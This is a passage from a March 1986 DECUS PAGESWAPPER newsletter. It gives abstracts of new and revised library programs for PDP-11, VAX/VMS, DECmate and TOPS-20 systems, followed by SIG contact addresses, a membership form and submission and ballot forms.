Media (Service Charge Code): 600' Magnetic Tape (MA).

REVISIONS TO LIBRARY PROGRAMS

DECUS ORDER NO: 11-346, **Title:** PASCAL Compiler, **Version:** V6.3, November 1985

Submitted by: Gerry Pelletier, PRIOR Data Sciences Ltd., Ottawa, Ontario Canada

Operating System: RSTS/E V8.0, RSX-11M V4.1, RSX-11M-PLUS V2.1, **Source Language:** PASCAL, MACRO-11, **Memory Required:** 30KW

Abstract: This compiler implements the Pascal programming language on PD-11s running RSX-11 and on other systems that can run RSX tasks (eg. RSTS, VAX AME).

The main features of this Pascal are:

- Can optionally compile programs to use any
- arithmetic hardware
- Useful language extensions: default case, loop statement, variable length string parameters, substring parameters, structured function results, boundless array parameters, and more
- Enhanced I/O facilities for creating and accessing files of various types
- Standard file for terminal I/O
- Separate compilation of procedures/functions
- Linkage to external FORTRAN or MACRO routines
- Source "include" facility
- Development aids; statement trace, statement execution profiler, conditional compilation
- High level interactive symbolic debugger and symbolic dump
- All source and tools provided for maintaining the compiler and runtime library (compiler can only be recompiled on RSX-11)

Changes and Improvements: Minor corrections and enhancements. In particular, it now runs on the latest versions of RSTS and RSX.

Restrictions: Several deviations from ISO/ANSI Pascal Standard. (Conformance report in documentation.)

Documentation on magnetic media.

Media (Service Charge Code): 600' Magnetic Tape (MA), Format: DOS-11

DECUS ORDER NO: 20-178, **Title:** WPSIM, **Version:** V3.2, October 1985

Submitted by: Douglas Bigelow, Wesleyan University, Middletown, CT **Operating System:** TOPS-20 release 5.1 and later, **Source Language:** MACRO-10 **Memory Required:** 20 pages

Abstract: WPSIM is designed to provide the basic features of a stand-alone word processor for jobs running on a DECSYSTEM-20. WPSIM is for the person who wishes to produce a document, memo or letter quickly, easily and without fuss.

WPSIM is a "what you see is what you get" editor, where you don't have separate modes for text insertion vs editing commands. Features of WPSIM include automatic carriage return insertion at the proper breaking point on a line, and many ways to insert, delete, or otherwise manipulate text. Margins, spacing and tab stops are under full user control. Single or double spaced text, automatic or manual pagination and page headers all make complex documentation creation simple.

Continued

WPSIM is also a good program editor, with ease of use and good response due to low system overhead being the primary advantages. User-definable function keys allow binding complex editing functions to simple keystrokes. Dynamically setting the indentation and setting comment columns make writing block-structured programs easy.

Changes and Improvements: More commands, enhanced function key support, general improvements.

Documentation on magnetic media.

Media (Service Charge Code): User's Manual (EA), 2400' Magnetic Tape (PA)

DECUS ORDER NO: VAX-140, **Title:** TODIR: A Program to Allow the User to Move from One Directory to Another, **Version:** V69, October 1985

Submitted by: Dat Hoang Do, Oakley Sutton Management Corp., Newport Beach, CA, **Operating System:** VAX/VMS 4.0, 4.1, 4.2 **Source Language:** PASCAL

Abstract: This user-friendly program allows one to move quickly and freely from one directory to another. It does everything that the DCL command SET DEFAULT does and more.

When given a username, it reads the V4 SYSUAF file and puts you into that user's home directory as specified in the UAF. It works very well with all system and user-defined directory logicals. Also, it won't let you go to a dir. that does not exist. Furthermore, TODIR always SAVES THE LAST DIRECTORY SPECIFICATION to help you quickly access files there (or to go back there). It's simple and flexible syntax makes it very convenient to use.

Examples: Tasks to be done	TODIR commands
To set default to a UAF user's directory	$ To David
With logicals, $ Set DefaultAcctg: [DiskBlocks.Data] provided the logical DData is defined by $ DEFINE DDATA ACCTG:[DISKBLOCKS.DATA]	$ To DData
And with subdirectory specifications, $ Set Default [.SubDir1.Sub2]	$ To SubDir1.Sub2
To set default to the parent directory of a dir such as directory [Sysmgr].	$ To Sysmgr

There are many other nice features that you wished DEC had implemented.

Release Notes distributed with each order.

Note: The operating system V4.0 +, V4.1 + V4.2 is required.

Changes and Improvements: Will work with concealed device logical directories beyond level one.

Documentation on magnetic media.

Media (Service Charge Code): User's Manual (EA), 600' Magnetic Tape (MA), **Format:** VMS/BACKUP, Blocked at 8192

DECUS Program Library Changes:

These corrections are to be made to the 1985/1986 Catalog:

DECUS #	TITLE	CORRECTION
11-SP-25	APL-11 FOR RSX-11M AND RSX-11M-PLUS	See following abstract
11-SP-43	APL-11 for RSTS/E	See following abstract
11-476	APL-11 for RT-11	See following abstract
11-631	APL-11 V1.0 for RT-11, Plus Other Software	See following abstract

Following are the revised APL abstracts:

DECUS ORDER NO: 11-476, **Title:** APL-11 for RT-11. **Version** 2.0, June 1981

Author: Digital Equipment Corporation **Operating System:** RT-11 V4.0 **Source Language:** MACRO-11 **Memory Required:** At least 44 K bytes (48 K bytes recommended), **Keywords:** APL; Language Interpreters; Programming Languages

Abstract: APL-11 is an interpreter for the APL language, a mathematically structured programming language, that features many functions which operate on arrays of arbitrary order. It is used as a general data-processing language as well as a mathematical tool. APL can define recursive procedures that use local variables. The special APL character set can be used on a terminal that supports it, or can be simulated with mnemonic escape sequences on non-APL terminals. The user can interact with the APL interpreter to examine and change variable, alter statements without recompilation and trace program action.

Release Notes are distributed with this order.

Note: This version of APL-11 consists of 421 files, 4,906 blocks on the magtape and is not available on floppy diskette. APL-11 for RT-11 includes fully patched V2.0 save images, complete V2.0 source files, and V2.1 sources that have not been tested under RT-11 but do contain fixes that could not be patched in V2.0.

Documentation available in hard copy only.

Media (Service Charge Code): Manual (EC), 2400' Magtape (PA), **Format:** RT-11

DECUS ORDER NO: 11-SP-43, **Title:** APL-11 for RSTS/E, **Version:** 1.0, June 1981

Author: Digital Equipment Corporation **Operating System:** RSTS/E V7.0, **Source Language:** MACRO-11, **Memory Required:** 40 K bytes **Keywords:** Programming Languages; APL; **Language Interpreters**

Abstract: APL-11 is an interpreter for the APL language, a mathematically structured programming language, that features many functions which operate on arrays of arbitrary order. It is used as a general data-processing language as well as a mathematical tool. APL can define recursive procedures that use local variables. The special APL character set can be used on a terminal that supports it, or can be simulated with mnemonic escape sequences on non-APL terminals. The user can interact with the APL interpreter to examine and change variables, alter statements with recompilation and trace program action.

Release Notes are distributed with each order.

Documentation available in hard copy only.

Media (Service Charge Code): Manual (EC), 600' Magtape (MC)), **Format:** DOS-11

DECUS ORDER NO: 11-SP-25, **Title:** APL-11 for RSX-11M and RSX-11M-PLUS **Version:** 2.0/2.1, June 1981

Author: Digital Equipment Corporation **Operating System:** RSX-11M V3.2, RSX-11M+, V1.0, IAS (operates under VMS with certain restrictions, see note) **Source Language:** MACRO-11, **Memory Required:** 40 K bytes **Keywords:** Programming Languages; APL; **Language Interpreters:** Structured Languages/Programming

Abstract: APL-11 is an interpreter for the APL language, a mathematically structured programming language, that features many functions which operate on arrays of arbitrary order. It is used as a general data-processing language as well as a mathematical tool. APL can define recursive procedures that use local variables. The special APL character set can be used on a terminal that supports it, or can be simulated with mnemonic escape sequences on non-APL terminals. The user can interact with the APL interpreter to examine and change variables, alter statements without recompilation and trace program action.

Release Notes distributed with each order.

Note: APL-111 for RSX-11 V2.1 has been run in compatability mode on the VAX, but is known to have a problem with terminal I/O coming out double-spaced.

This RSX-11 version of APL-11 has updated sources on it (V2.1).

The manual is available in hard copy only.

Documentation on magnetic media.

Media (Service Charge Code): Manual (EC), 2400' Magtape (PC) **Format:** DOS-11

DECUS ORDER NO:11-631 **Title:** APL-11 V1.0 for RT-11, Plus Other Software **Version:** October 1983

Author: Doug Bohrer, et.al, Bohrer & Company, Wilmette, IL **Operating System:** RT-11 V4, TSX-PLUS 2.2, **Source Language:** APL, C, FORTRAN IV, MACRO-11, **Memory Required:** 56KB, **Special Hardware Required:** FIS or FPP are recommended for APL. **Keywords:** Programming Languages; Software Collections; APL

Abstract: This is a collection of several unrelated programs. The following is a brief description of the programs to be found on the tape:

- Very fast tape backup and restore system. Backup tape is blocked at 10kb per block and has its own directory. Files can be selectively backed up or restored. Tape writes are double buffered. Written in DECUS "C", SAV files are included in the distribution.
- Programs to read IBM and other foreign tapes using RT-11 V4 SYSLIB in FORTRAN and "C" with SAV files included.
- APL-11 V1, considered more reliable than APL-11 V2. SAV files only. Sources not available.

THE FLOPPY DISKETTES INCLUDE THE FOLLOWING THREE ITEMS ONLY.

- APL utilities include file handling, fancy character bar graphs, print formatting aids and counting type computation functions. Multiple linear regression can use either workspace variables or files for data.
- FORTRAN/C file handling filter programs to set up APL files, match records from two input files on a key field. SAV files included.
- FORTRAN subroutines to handle TSX-PLUS shared files with random access fixed length records. Buffering and locking/unlocking blocks is automatic. Records can span blocks.

Restrictions: Shared file routines use TSXLIB (DECUS No. 11-490) which is not included with this package. The sources for APL V1 are not included.

Note: Please note that the Floppy Diskettes (KB) contain a subset (items three through six) for floppy systems only. The magtape contains items one through six.

Complete sources not included. Documentation may or may not be included on magnetic media.

Media (Service Charge Code): Manual (EC), Floppy Diskettes (KB), 600' Magtape (MA) **Format:** RT-11

- **DECTAPE OFFERINGS FOR OUR PDP-8 PROGRAMS AS ANNOUNCED IN THE 1985/1986 SOFTWARE CATALOG WILL NO LONGER BE AVAILABLE.**

THE FOLLOWING PROGRAMS WILL BE AFFECTED BY THIS:

8-143	8-702B	8-880
8-213	8-703	8-888
8-263	8-713	8-889
8-335	8-715	8-890
8-377	8-731	8-894
8-403	8-733	8-908
8-540	8-735	8-913
8-567	8-756	8-921
8-597	8-773	8-922
8-608	8-804	8-923
8-628	8-822	8-924
8-639	8-825	8-925
8-646	8-828	8-927
8-655	8-842	8-933
8-660	8-850	8-934
8-670	8-873	8-935
8-702A	8-879	

NEW LIBRARY PROGRAMS AVAILABLE FOR THE DECmate II

DECUS ORDER NO: DM-111, **Title:** DECmate II OS/278 With Sources, **Version:** V2.0, January 1986

Submitted by: Digital Equipment Corporation, **Operating System:** OS/278 **Special Hardware Required:** DECmate II

Abstract: OS/278 V2.0 is a software system designed to support the PC200, DECmate II. OS/278 provides an extensive collection of application software development tools and an efficient run-time environment for the production use of these application programs. OS/278 is controlled through a Concise Command Language (CCL) that simplifies program development and execution.

Five diskettes are provided:

- Diskettes 1 and 2 contain sources for Monitor, Command Decoder, Build, Batch, FOTP, CCL, Date, Set, Setup, Pip, Direct.
- Diskettes 3 and 4 contain sources for the BASIC editor, loader, compiler, run-time system, RENUM.BA.
- Diskette 5 contains sources for device drivers RX50, RX02, RD51, RL01, RL02, Printer, Terminal, Batch.

Note: This version of OS/278 includes the source code. If you do not want the source code, order DECUS Part No. DM-101.

Associated Documentation: User can obtain a copy of the OS/78 V4.0 User's Manual. Order No. AA-5748C-TA from Digital Equipment Corporation.

Restrictions: No DSN patches are to be installed.

Media (Service Charge Code): Five RX50 Diskettes (JE), Format: OS/278

NEW LIBRARY PROGRAMS AVAILABLE FOR THE PDP-11 COMPUTER FAMILY

DECUS ORDER NO: 11-819, **Title:** FISRTS (FIS RunTimeSystem), **Version:** July 1985

Submitted by: Robert E. Marcum, Businessman's Computer Store, **Operating System:** RT-11 V4.0, **Source Language:** MACRO-11, **Memory Required:** 64KB **Special Hardware Required:** LSI-11/2

Abstract: Implements several screen handling, data-typing and floating point services for the LSI-11/2, using the FIS Floating Point instruction set.

Documentation on magnetic media.

Media (Service Charge Code): One RX01 Diskette (KA), **Format:** RT-11, 600' Magnetic Tape (MA), **Format:** RT-11

DECUS ORDER NO: 11-820, **Title:** KEFSYS (KEF11 IMPLEMENTATION SYSTEM) **Version:** July 1985

Submitted by: Robert E. Marcum, Businessman's Computer Store, **Operating System:** RT-11 V4.0, **Source Language:** MACRO-11, **Memory Required:** 64KB, **Special Hardware Required:** 11/23 with KEF11 Chip

Abstract: Provides routines which effect convenient floating-point, ASCII and RAD50 data-type coversion implementation. These routines have been developed for use on the LSI-11/23 Processor, using the KEF11 floating-point chip. The development environment is RT-11/TSX. The unique feature of this software is its use of MACROS and addressing mode detection such that the implementation of each of the services provided is made to look in the code, just like an ordinary MACRO-11 instruction; that is, in the form "instruction SRC,DST"

Note: Digital's FPMP documentation would be helpful.

Documentation on magnetic media.

Media (Service Charge Code): One RX01 Diskette (KA), **Format:** RT-11, 600' Magnetic Tape (MA), **Format:** RT-11

DECUS ORDER NO: 11-821, **Title:** SEARCH.GBL/TECO, **Version:** July 1985

Submitted by: Robert E. Marcum, Businessman's Computer Store, **Operating System:** TSX, RT-11, RSTS/E V7.0, **Source Language:** TECO, **Memory Required:** 64KB, **Software Required:** TECO

Abstract: A TECO MACRO which provides a global search through a suite of files, all of the same extension, for an interactively entered character string. When the string is found, the program stops at that point allowing the operator to examine the text and make whatever changes are desired; then, the operator may continue the search. Also included is a comment stripper which is required to strip comments from SEARCH.GBL and is useful for other commented TECO programs.

Documentation on magnetic media.

Media (Service Charge Code): One RX01 Diskette (KA), **Format:** RT-11, 600' Magnetic Tape (MA), **Format:** RT-11

NEW LIBRARY PROGRAMS AVAILABLE FOR THE VAX/VMS FAMILY OF COMPUTERS

DECUS ORDER NO: VAX-155, **Title:** DEPROC - A TeX Header for Formatting DECUS Proceedings Articles, **Version:** 0.99, December 1985

Submitted by: Barbara Beeton, American Mathematical Society, ProvidenceRI **Operating System:** TOPS-20

Continued

release 6.0, VAX/VMS V4, **Source Language:** TeX **Software Required:** A working TeX system, **Special Hardware Required:** Laser Priner for output

Abstract: DEPROC is a package that will format articles for the DECUS Proceedings. It can be used by anyone who has access to the TeX typesetting system. DEPROC is a TeX header (macro package).

The DECUS Proceedings have traditionally been published from copy supplied by the authors, prepared according to rules devised for typewritten material. The power of the computer typesetting language TeX has now been applied to this task, and a formatting package, named DEPROC has been submitted to the DECUS Program Library for use by authors who have access to a working TeX system. (The TeX program and related software, created by Donald Knuth of Stanford, are in the public domain.)

The documentation (which was itself produced by the DEPROC package-- see file DEPROCDOC.TEX) presents the important features of DEPROC and through examples, shows how it is to be used. Use of DEPROC, which is encouraged, will produce the author's work, nicely typeset, in the standard Proceedings format. There is a general description of how the package works and of the mechanical requirements for camera copy of Proceedings articles, which will be created on the author's local output device.

No prior knowledge of TeX is required, but authors using DEPROC will be expected to learn some rudiments, especially if their papers contain special notation or formats such as tables. A sample table appears in DEPROCDEV.TEX and DEPROCDEV.FIL, the files used to prepare a table of output devices which have been interfaced to Digital computers.

Note: Documentation on how to use TeX not included.

Restrictions: Support for figures is limited.

Documentation on magnetic media.

Media (Service Charge Code): 600' Magnetic Tape (MA), Format: VMS/BACKUP, Blocked at 8192

DECUS ORDER NO: VAX-156, **Title:** BARON, **Version:** V1, 1984, **Operating System:** VAX/VMS V3.7, 4.1, **Source Language:** PASCAL

Abstract: A World War I game of aerial strategy for two players. Each player has his own terminal and enters authentic maneuvers from his biplane or triplane. A sketch of the resulting plane configuration and other data is displayed.

The object is to score enough hits by aiming your plane at the other and to shoot him down. Rules and descriptions of each maneuver are included on a rules listing.

Documentation on magnetic media.

Media (Service Charge Code): 600' Magnetic Tape (MA), **Format:** VAX/ANSI, Blocked at 2048

REVISIONS TO LIBRARY PROGRAMS

DECUS ORDER NO: 11-703, **Title:** RUNOFF, Bonner Lab, **Version:** December 1985

Submitted by: John Clement, Rice University, HoustonTX, **Operating System:** VAX/VMS, RSX-11S, RSX-11M-PLUS, RSX-11M, RSX-11D, **Source Language:** MACRO-11

Abstract: Bonner Lab Runoff is a text formatter which when used with your favorite editor makes a complete word processor. Its syntax is almost a complete emulation of DSR (Digital Standard Runoff) and it is very compatible with previous versions of Runoff. The document and help file for this version can also be used for DSR. The intent of this program is to support complete scientific word processing to produce publication quality output. It has been used to produce thesis, progress reports, and scientific papers here at Rice University.

This version allows complete control of any special printer available via user definable escape sequences. In addition a MACRO facility allows text or sequences of commands to be abbreviated to a single label. If the printer has the correct features then variable spacing, subscripting, superscripting and equation formatting are possible. By properly defining escape sequences, the user may support different printers in a transparent fashion. In other words the same input text will print in identical fashion on different printers with different control codes and escape consequences.

Table of contents, indexing and sub-indexing are all supported. Multiple table of contents or multiple indexing may be constructed from available commands. A variety of LAYOUT and STYLE commands may completely change the look of the pages.

Table layout is simplified by right justified and 'decimal' justified tabs. Permanent margins which apply to the page headers are available. These simplify the setting of header and text margins.

All special characters are redefinable. The user may define new commands, and text macros. By defining commands you can make it resemble other text formatters, or other versions of RUNOFF. You may define numeric symbols facilitate constructing lists of arbitrary items. These allow page and section references. A 2 pass option allows forward references to symbols defined later in the text.

This runs under VMS, RSX, IAS, RT11, TSX, and probably RSTS. It should run on a PRO with no modifications. RNO occupies a minimum of 30 to 37 Kbytes depending on the operating system.

Documentation on magnetic media.

Media (Service Charge Code): User's Manual (EC), 600' Magnetic Tape (MA), **Format:** DOS-11

DECUS ORDER NO: VAX-99, **Title:** INDEX: FORTRAN Cross - Referencer and Flow Chart Generator, **Version:** V3.14, December 1985

Continued

Submitted by: Michael N. LeVine, Naval Weapons Center, China LakeCA **Operating System:** VAX/VMS3.7 and later, **Source Language:** MACRO-32 **Software Required:** RUNOFF

Abstract: INDEX is a FORTRAN source cross-referencing and flow charting utility that allows the user to look at individual source files (optionally saving the data for an overall SUPER INDEX) and determine what variables are used on what lines and how they are used). Furthermore, the user can select for display/save for SUPER INDEX only thosevariables or COMMON blocks with the characteristics that he is intereste in-global/local, assigned value/not assigned value, used/unused, imported/exported, etc. in any combinaton. Also available is the optional ability to show up to four additional items of information for display during the regular and SUPER INDEX:

The variable storage location information (local, in COMMON, passed by argument, etc).

The variable type (REAL F. Floating, structured etc.) Usage in FUNCTION/SUBROUTINE calls (routine used in and argument number). A user selected tag of up to 31 characters. The data saved for a SUPER INDEX listing (consisting of 6 data items as outlined above) can be displayed with a great deal of flexibility as to the data item selection, order and format (or saved in an ISAM data file for the user to work on directly). A special option of the SUPER INDEX allows the output of a list of module entry points which pass data in and out by argument, the name of each argument and it's type, the name of any module which calls that entry point along with the name of each variable passed in the corresponding argument position and it's type. The resulting information supplied allows the user to follow the flow of data throughout a program or find theusage of any selected data variable as required.

If selected, the user may at the same time generate a flow chart of the source file currently being cross-referenced. If wanted, the user can generate in place of the SUPER INDEX, an entry point cross reference listing showing who calls who and is called by who (with optional graphical tree output).

Changes and Improvements: Debug - internal enhancements

Restrictions: Does not handle the new CDD "Dictionary" command.

Documentation on magnetic media.

Media (Service Charge Code): 600' Magnetic Tape (MA), **Format:** VAX/ANSI, Blocked at 2048

DECUS ORDER NO: V-SP-30, **Title:** NOTIFY, **Version:** V1.2, December 1985

Submitted by: T.J.F. Steele, Peter Steele & Partners, Solihull, W Midlands B93 OJUEngland, **Operating System:** VAX/VMS V4, Source Language: VAX-11 BASIC

Abstract: The NOTIFY utility adds a new command verb to DCL. This sends a single line of text to another user on the system, without requiring any special privilege. For example, if user ALPHA were to type:

$ NOTIFY BRAVO "Seen CHARLIE lately?"

then user BRAVO would see:

*** From ALPHA: Seen CHARLIE lately?

on his terminal. By default, one bell is sent, but this may be increased or suppressed with the /BELL qualifier. The message usually starts on a new line, but this may be turned off with /NOCRLF. The utility also allows privleged users to broadcast to an ambiguously specified username of all logged-on users (*), suppress the "*** From ALPHA: " tag (/NOTAG), or suppress the automatic truncation to 57 characters (/NOTRUNC). Installation is very straightfoward, using VMSINSTAL.

On line help is provided in the main library.

Release notes distributed with each order.

Changes and Improvements: Minor bugfix - protection of SYS$SYSTEM:NOTIFY.EXE now set to W:E for world access; additional qualifiers /BELL, /CRLF, /TRUNC, /TAG, can now be included easily on the distribution tape with other programs. Sources not required for use as command verb - modification may compromise system security.

Complete sources not included. Documentation on magnetic media.

Media (Service Charge Code): 600' Magnetic Tape (MC). **Format:** VMS/BACKUP, Blocked at 8192

DECUS ORDER NO: VAX-137, **Title** VAXNET: A Communications Program, **Version:** 10.0 December 1985

Submitted by: Robin Miller, Northern Telecom, Inc., Concord NH, **Operating System:** VAX/VMS V4., **Source Language:** VAX-11 FORTRAN, **Software Required:** FORTRAN compiler needed for re-compilation only.

Abstract: VAXNET is a program which allows communications between two computers using an asynchronous terminal port. The systems can be connected either directly using a null modem cable or via a dialup modem. Communications with the remote system is accomplished using a second port on the local system.

Changes and Improvements: Rewrite of MISH in VMS FORTRAN, bug fixes and support for Anderson Jacobsen auto dial modem.

Documentation on magnetic media.

Media (Service Charge Code): 600' Magnetic Tape (MA). **Format:** VMS/BACKUP, Blocked at 8192

DECUS ORDER NO: VAX-146, Title: WATCHDOG, **Version:** V4.0, December 1985

Author: George Walrod III, **Submitted by:** Helen M. Haag, American Satellite Company, RockvilleMD, **Operating System:** VAX/VMS V4.0, **Source Language:** FORTRAN 77, MACRO-11, **Memory Required:** less than 1 K

Abstract: WATCHDOG is a program which monitors an interactive process for being inactive, a log out process after a defined interval. An inactive process is indicated by no change in CPU time or buffered I/0 count within defined interval. Messages will be sent to the inactive process at a defined interval until the maximum inactive time limit is reached. When the maximum inactive time limit is reached, a final message is sent to the user and a message is sent to the central notifying that a user is being stopped. Other options are ignoring a group of users. Many of the messages, and operation notifications are optional. Other options exist and are documented sources.

Changes and Improvements: Version 4.0 enhancements

Documentation on magnetic media.

Media (Service Charge Code): 600' Magnetic Tape (MA), **Format:** VMS/BACKUP, Blocked at 8192

HOW TO SUBMIT TO A SPECIFIC SECTION OF THE NEWSLETTER

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Hazelwood, MO 63042
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Scientist
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NETWORKS
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Garland, TX 75040
(214) 495-7353

PERSONAL COMPUTER
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9007 Mears Street
Fairfax, VA 22031
(703) 280-4404
[Upload submissions to
Wash-A-Rug Fido
(703) 359-6549]

RSX
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Engineering Computer Center
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Yonkers, NY 10710
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Behavior Research Lab.
1420 Gratton St.
St. Louis, MO 63104
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VAX SYSTEMS
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c/o DECUS Office
219 Boston Post Road. (BP02)
Marlboro, MA 01752

APL
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Bohrer & Company
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Wilmette, IL 60091
(312) 251-9449

COMMERCIAL LANGUAGES
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Santa Clara, CA 95950
(408) 988-2211

DATATRIEVE
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Warner Lambert Company
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Milford, Ct. 06460
(203) 783-0238

EDUSIG
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Taft College
29 Emmons Park Drive
P.O. Box 1437
Taft, CA 93268
(805) 763-4282

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Monsanto Research Corp.
P.O. Box 32 A-152
Miamisburg, OH 45342
(513) 865-3557

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Warminster, PA 18974
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Santa Ana, CA 92706
(714) 953-1025

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7703 Floyd Curl Drive
San Antonio, TX 78284
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6535 E. 82nd St., Suite 102
Indianapolis, IN 46250
(317) 842-5320

RT
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2964 Peachtree RDNW #320
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Atlanta, GA 30355
(404) 231-1484

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(617) 495-7181

Bruce Bergman
UserWare International
2235 Meyer Avenue
Escondido, CA 92025-1070
(619) 741-8825

SUBMITTING ARTICLES TO THE HMS SIG NEWSLETTER

The purpose of the HMS SIG Newsletter is to serve as a forum to share information related to DEC hardware with the members of the SIG. As such, the existence of the newsletter is entirely dependent on your contributions. If you have an HHK item, a better or safer way to do something, product news, a tutorial article of general interest, etc., we are interested in publishing it in the newsletter. It is intended that the HMS SIG Newsletter be published at least four times a year.

There are several ways to submit material for the newsletter:

- The Hardware Submission Form in the back of the newsletter can be used for brief items (there is not enough room if you have a lot to say).
- You can send me camera-ready hard-copy (this saves me a lot of typing).
- I will accept submissions on floppys. I can handle RX50's or 8" diskettes (either density, single or double sided). I prefer RT-11 format, if possible, but I can probably handle RSX or VMS stuff somehow. I will return your diskette(s), of course.
- Those of you that have access to DCS can send things to username WALKER. I check DCS daily.
- I am also on CompuServe as "Bill Walker 71066,24".

In any event, <u>if you have anything to submit, send it!</u> If it is a mess, but I can read it, I will get it in the newsletter somehow. Finally, if you have any question about submitting material, call me. My telephone number is listed below.

Contributions can be sent to:

HMS Editor		William K. Walker
DECUS	OR	Monsanto Research Corp.
BP02	==	P.O. Box 32 A-152
249 Northboro Road		Miamisburg, OH 45342
Marlboro, MA 01752		(513) 865-3557

If you need to get something to me quickly, send it to my work address.

DECUS

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Telephone: Home ( ) _____ Work ( ) _____

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1 ☐ ANOTHER DECUS MEMBER	4 ☐ DIGITAL SALES	13 ☐ LOCAL USER GROUP
2 ☐ SYMPOSIA	5 ☐ HARDWARE PACKAGE	14 ☐ SPECIAL INTEREST GROUP
8 ☐ DECUS CHAPTER OFFICE	6 ☐ SOFTWARE PACKAGE	7 ☐ SOFTWARE DESPATCH (DIGITAL Newsletter)
10 ☐ DIGITAL STORE	12 ☐ ADVERTISING	

DO YOU WISH TO BE INCLUDED IN MAILINGS CONDUCTED BY DIGITAL (for Marketing purposes etc.?) ☐ Permission ☐ Refusal

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83 ☐ DECSYSTEM-20	50 ☐ PDP-11 FAMILY	54 ☐ VAX FAMILY	

MAJOR OPERATING SYSTEMS? LANGUAGES USED: Please check those applicable to you

1 ☐ ADA	26 ☐ CORAL-66	47 ☐ FOCAL	67 ☐ OS/8	109 ☐ RT-11
2 ☐ ALGOL	28 ☐ COS	48 ☐ FORTRAN	68 ☐ PASCAL	97 ☐ TECO
5 ☐ APL	34 ☐ DATATRIEVE	51 ☐ GAMMA	72 ☐ PL-11	70 ☐ TOPS-10
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17 ☐ BLISS	38 ☐ DECnet	53 ☐ IQL	81 ☐ RSTS/E	104 ☐ VMS
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TYPE OF BUSINESS (ENVIRONMENT)/COMPUTER APPLICATIONS

Please check that which best describes your business/application

21 ☐ ACCOUNTANCY
7 ☐ BANK
64 ☐ BUSINESS/COMMERCIAL
74 ☐ BUSINESS/INFORMATION SYSTEMS
57 ☐ CHEMISTRY
54 ☐ CLINICAL LABORATORY
63 ☐ COMPUTATION
11 ☐ CONSUMER ELECTRONICS
18 ☐ CONSULTANT
72 ☐ DATA ACQUISITION
52 ☐ DATA COMMUNICATIONS
13 ☐ DATA PROCESSING SERVICES
71 ☐ DATA REDUCTION
17 ☐ DIGITAL EMPLOYEE-ENGINEERING
15 ☐ DIGITAL EMPLOYEE-MARKETING
16 ☐ DIGITAL EMPLOYEE-SERVICE GROUP
60 ☐ EDUCATIONAL ADMINISTRATION
1 ☐ EDUCATION/PRIMARY
2 ☐ EDUCATION/SECONDARY
61 ☐ EDUCATION-TECHNOLOGY
3 ☐ EDUCATION/UNIVERSITY
67 ☐ ENGINEERING
65 ☐ FINANCE/ACCOUNTING
77 ☐ GOVERNMENT
75 ☐ GRAPHICS
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10 ☐ GRAPHICS APPL
11 ☐ HARDWARE AND MICRO
35 ☐ IAS
31 ☐ DAARC(LABS)
27 ☐ LARGE SYSTEMS
16 ☐ LANG. AND TOOLS
14 ☐ MUMPS
15 ☐ NETWORKS
34 ☐ OFFICE AUTOMATION
36 ☐ PERSONAL COMPUTER
18 ☐ RSTS/E
17 ☐ RSX
19 ☐ RT-11
32 ☐ SITE MGMT.& TRNG
21 ☐ UNISIG
26 ☐ VAX SYSTEMS

JOB TITLE/POSITION - Please check:

1 ☐ CORPORATE STAFF
2 ☐ DIVISION OR DEPARTMENT STAFF
3 ☐ SYSTEMS ANALYSIS
4 ☐ APPLICATIONS PROGRAMMING
5 ☐ SYSTEMS ANALYSIS/PROGRAMMING
6 ☐ OPERATING SYSTEM PROGRAMMING
7 ☐ DATABASE ADMINISTRATION
8 ☐ DATA COMMUNICATIONS/TELECOMMUNICATIONS
9 ☐ COMPUTER OPERATIONS
10 ☐ PRODUCTION CONTROL
101 ☐ CORPORATE DIRECTOR OF DP/MIS
102 ☐ ADMINISTRATIVE ASSISTANT
103 ☐ TECHNICAL ASSISTANT
104 ☐ SERVICES COORDINATOR
105 ☐ MANAGER
106 ☐ ANALYST
107 ☐ PROGRAMMER
108 ☐ DATABASE MANAGER
109 ☐ DATABASE ADMINISTRATOR
110 ☐ MANAGER OF DP OPERATIONS

CITIZEN OF UNITED STATES OF AMERICA? ☐ Yes ☐ No Country:_____

Signature: _____ Date: _____

Forward To:

DECUS U.S. CHAPTER, MEMBERSHIP PROCESSING GROUP
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PHONE: (617) 480-3418

INPUT/OUTPUT Submission Form

A SIG Information Interchange

Please reprint in the next issue of the Pageswapper

If this is a reply to a previous I/O, which number? _____

Caption: _____

Message: _____

_____

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Contact:

Name _____

Address _____

_____

_____

_____

Telephone _____

Signature _____ Date _____

Mail this form to: Larry Kilgallen, PAGESWAPPER Editor
Box 81, MIT Station, Cambridge, MA 02139-0901, USA

PAGESWAPPER - March 1986 - Volume 7 Number 8
INPUT/OUTPUT Submission Form

Tear out or photocopy reverse to submit an I/O item

Larry Kilgallen, PAGESWAPPER Editor
Box 81, MIT Station
Cambridge, MA 02139-0901
USA

System Improvement Request Submission Form

Page 1 of _____

Submittor: Firm:

Address: Phone:

How to write an SIR:
Describe the capability you would like to see available on VAX systems. Be as specific as possible. Please don't assume we know how it's done on the XYZ system. Justify why the capability would be useful and give an example of its use. If you wish, suggest a possible implementation of your request.

Abstract (Please limit to four lines):

Description and examples (use additional pages if required)

System Improvement Request Submission Form

Tear out or photocopy reverse to submit an SIR

Gary L. Grebus
Battelle Columbus Division
Room 11-6011
505 King Avenue
Columbus, Ohio 43201-2693
USA

VAX System SIG Spring 1986 SIR Ballot

DECUS membership number _____ (six digits)

Our site uses the following VAX models (check all that apply)

8600 ____ 11/782 ____ 11/780,11/785 ____ 11/750 ____
11/730,11/725 ____ MicroVAX ____

We use VAX's in the following applications (Check all that apply)

Business EDP ____
Education ____
Data Acquisition/Control____
Service Bureau ____
Scientific/Engineering ____
Telecommunications ____
Other _____

Software Development ____
Computer Science Research ____
CAD/CAM ____
Hardware Development ____
Office Automation ____

I support the following as the most important System Improvement Requests. (List from zero to fifteen SIR's):

SIR Number:

_____ _____ _____ _____ _____

_____ _____ _____ _____ _____

_____ _____ _____ _____ _____

I oppose the following SIR's as detrimental. (List from zero to five SIR's):

SIR Number:

_____ _____ _____ _____ _____

Mail to:

Gary L. Grebus
Battelle Columbus Division
Room 11-6011
505 King Avenue
Columbus, OH 43201

To be counted, you ballot must be received by April 1.

PAGESWAPPER - March 1986 - Volume 7 Number 8
VAX Systems SIG Spring 1986 SIR Ballot

Tear out or photocopy reverse to vote on SIRs

Gary L. Grebus
Battelle Columbus Division
Room 11-6011
505 King Avenue
Columbus, Ohio 43201-2693
USA

OFFICE AUTOMATION SIG
SYSTEM IMPROVEMENT REQUEST SUBMISSION FORM

Name _____ **Address** _____

Firm _____ _____

Telephone _____ _____

